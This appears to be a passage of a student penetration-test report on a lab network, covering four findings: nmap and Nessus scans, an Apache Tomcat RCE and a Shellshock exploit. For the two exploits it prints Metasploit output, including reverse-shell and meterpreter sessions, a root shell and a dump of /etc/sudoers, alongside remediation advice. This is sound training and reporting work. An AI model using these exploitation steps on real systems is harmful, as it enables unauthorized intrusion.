



<b>Title</b>	Network scan, aggressive nmap scan
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	informational
<b>Description</b>	This network scan was able to enumerate the system running drupal. This information will be used in a later exploit to gain access to that system.
<b>Images</b>	<p>The screenshot shows the Zenmap interface with the command "nmap -T4 -A 192.168.13.0/24" run against the target 192.168.13.0/24. The results pane displays the following details for host 192.168.13.13:</p> <pre> Nmap scan report for 192.168.13.13 Host is up (0.00014s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp    open  http   Apache httpd 2.4.25 ((Debian))   http-server-header: Apache/2.4.25 (Debian)   http-generator: Drupal 8 (https://www.drupal.org)   http-robots.txt: 22 disallowed entries (15 shown)  _ /core/ /profiles/ /README.txt /web.config / admin/   /comment/reply/ /filter/tips /node/add/   search/ /user/register/  _ /user/password/ /user/login/ /user/logout/ index.php/admin/  _ /index.php/comment/reply/   http-title: Home   Drupal CVE-2019-6340 MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop </pre>
<b>Affected Hosts</b>	192.168.13.13
<b>Remediation</b>	<p>The best defense against scanning is a well configured firewall. The primary rule of firewalls, deny by default, should be applied. After everything is blocked, override that rule's priority to only allow essential traffic.</p> <p>Also, logging port scans can prove useful. Although not all scans signify an attack, having the log records in place can be useful to recognize patterns, a single IP performing multiple scans for example, could then be blocked by the firewall.</p>

	Finally, a good offense sometimes leads to the best defense. Regular scanning of your company's network can illuminate what areas might be vulnerable to an attack.
--	---

Vulnerability 19	Findings
Title	Nessus scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	informational
Description	<p>Using Nessus to scan the network, a critical vulnerability was detected on the system. The scan itself is not critical, however this information being readily available to attackers is. The Apache Struts 2.3.5-2.3.31 vulnerability was used later in this penetration test to gain access to the system.</p>
Images	
Affected Hosts	192.168.13.12

<b>Remediation</b>	In this case, nessus should be used by the defensive team at Rekall, and by doing this they can find vulnerabilities within their system and then act accordingly before attackers have the chance to.
--------------------	--

Vulnerability 20	Findings
<b>Title</b>	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
<b>Type (Web app / Linux OS / WIndows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Using information gained from the zenmap scan, port 8080/tcp is open, running HTTP using Apache Tomcat. Utilizing metasploit, the Tomcat Remote Code Execution payload was successfully delivered, giving access to root on the linux system. Within the root directory, flag 7 from the linux system was found. This exploit takes advantage of sending a special crafted HTTP Put request with JSP as a payload to the Tomcat server. The code is executed when the uploaded JSP is accessed via a web browser.
<b>Images</b>	# The first image shows the results of the nmap scan on 192.168.13.10



# The second image shows the payload options used and a successful meterpreter session being opened

```

project2 - Remote Desktop
File Actions Edit View Help
docke_Session x searchsploit x root@kali:~ x NC_8080 x NC_4444 x root@kali:~ x
[*] Using configured payload generic/shell_reverse_tcp
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.13.1:4444 → 192.168.13.10:38614 ) at 2024-02-12 22:15:37 -0500

```

# Image 3 shows that this shell has root

```


[*] Handler failed to bind to 192.168.13.1:4444:-
[*] Handler failed to bind to 0.0.0.0:4444:-
[*] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.13.1:4444 → 192.168.13.10:38614 ) at 2024-02-12 22:15:37 -0500


whoami
root

```

# Image 4 shows the result of listing hidden files within the root directory as well as flag 7.

	
<b>Affected Hosts</b>	192.168.13.10 :: Port 8080
<b>Remediation</b>	Update Apache Tomcat to the latest version, as the company is aware of this vulnerability and it was fixed in versions following 9.0.0.M1. Within this version, the 'read only' init-param should NOT be set to false.

Vulnerability 21	Findings
<b>Title</b>	Shellshock vulnerability. CVE-2014-6271 Bash Vulnerability
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Shellshock creates a weak spot that is used as a backdoor by an attacker to carry out commands in a bash shell, which compromises the confidentiality, integrity, and availability of the system. In order to gain remote code execution, start with an HTTP GET request that executes PHP code, which in turn passes

	<p>un-sanitized data to a bash environment. Here, the un-sanitized variable must be exported, spawning a subsequent bash shell that the attacker can utilize.</p>
Images	<p># Image 1 shows the results of the zenmap scan on the targeted system</p>  <p># Image 2, below, shows the payload options used within metasploit to take advantage of the vulnerability</p>

The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a Firefox browser window titled 'flag8' displays the Metasploit Framework interface. The user is configuring an exploit for 'multi/http/apache\_mod\_cgi\_bash\_env\_exec'. The configuration includes setting the target host to 192.168.13.11, the local host to 192.168.13.1, and various payload options like LHOST and LPORT. A note indicates that the exploit will use the "Shocking" exploit. Below the configuration, the command line shows msf6 exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > . At the bottom of the screen, there is a taskbar with icons for various applications including FileZilla, Spotify, and Google Chrome.

# Image 3, below, shows the successful execution of the metasploit payload

The screenshot shows a Kali Linux desktop environment with several windows open:

- project2 - Remote Desktop**: A Firefox window titled "flag8" showing exploit configuration details.
- File Actions Edit View Help**: A menu bar.
- docker\_Session x zenmap x searchsploit x flag7 x flag8 x**: Tab bar.
- Exploit**: A Metasploit module configuration window for "msf6 exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec)". It shows options like LHOST (192.168.13.1), LPORT (4444), and TARGETURI (/cgi-bin/shockme.cgi).
- Terminal**: A terminal window showing the exploit process and a meterpreter session.

**Terminal Output (msf6 exploit):**

```
[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes) to 192.168.13.11
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (192.168.13.1:4444 → 192.168.13.11:33962 ) at 2024-02-12 22:52:29 -0500
```

**Meterpreter Session:**

```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > 
```

**Free Hint 2: Check your sudo privileges.**

**Flag Submission:**

Flag:  Submit


System tray icons include: File Explorer, Google Chrome, Spotify, FileZilla, Google Sheets, Google Slides, Google Docs, Zoom, and a battery icon.

# Image 4, below, shows the results of running cat /etc/sudoers, and reveals flag 8.

The screenshot shows a Windows desktop environment with a terminal window open in a browser-based interface. The terminal window displays a meterpreter session on a Linux host. The user has run the command `cat /etc/sudoers`, which shows the sudoers configuration file. The file includes several entries, notably for the 'root' user and the 'admin' group. The terminal window title is 'flag8'. Below the terminal, the taskbar features three green rectangular buttons labeled 'Flag 4', 'Flag 5', and 'Flag 6', each containing the number '10'.


```
cat gshadow
cat: gshadow: Permission denied
sudo cat gshadow
sudo: no tty present and no askpass program specified
tty
not a tty
sudo visudo
sudo: no tty present and no askpass program specified
visudo
visudo: /etc/sudoers: Permission denied
back
/bin/sh: 24: back: not found
exit
meterpreter > visudo
[-] Unknown command: visudo
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root. (since Thu Feb  0
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin"
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root  ALL=(ALL:ALL) ALL
#
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "#include" directives:
#
#include /etc/sudoers.d
flag8-9dnx5shdf5  ALL=(ALL:ALL) /usr/bin/less
meterpreter > 
```

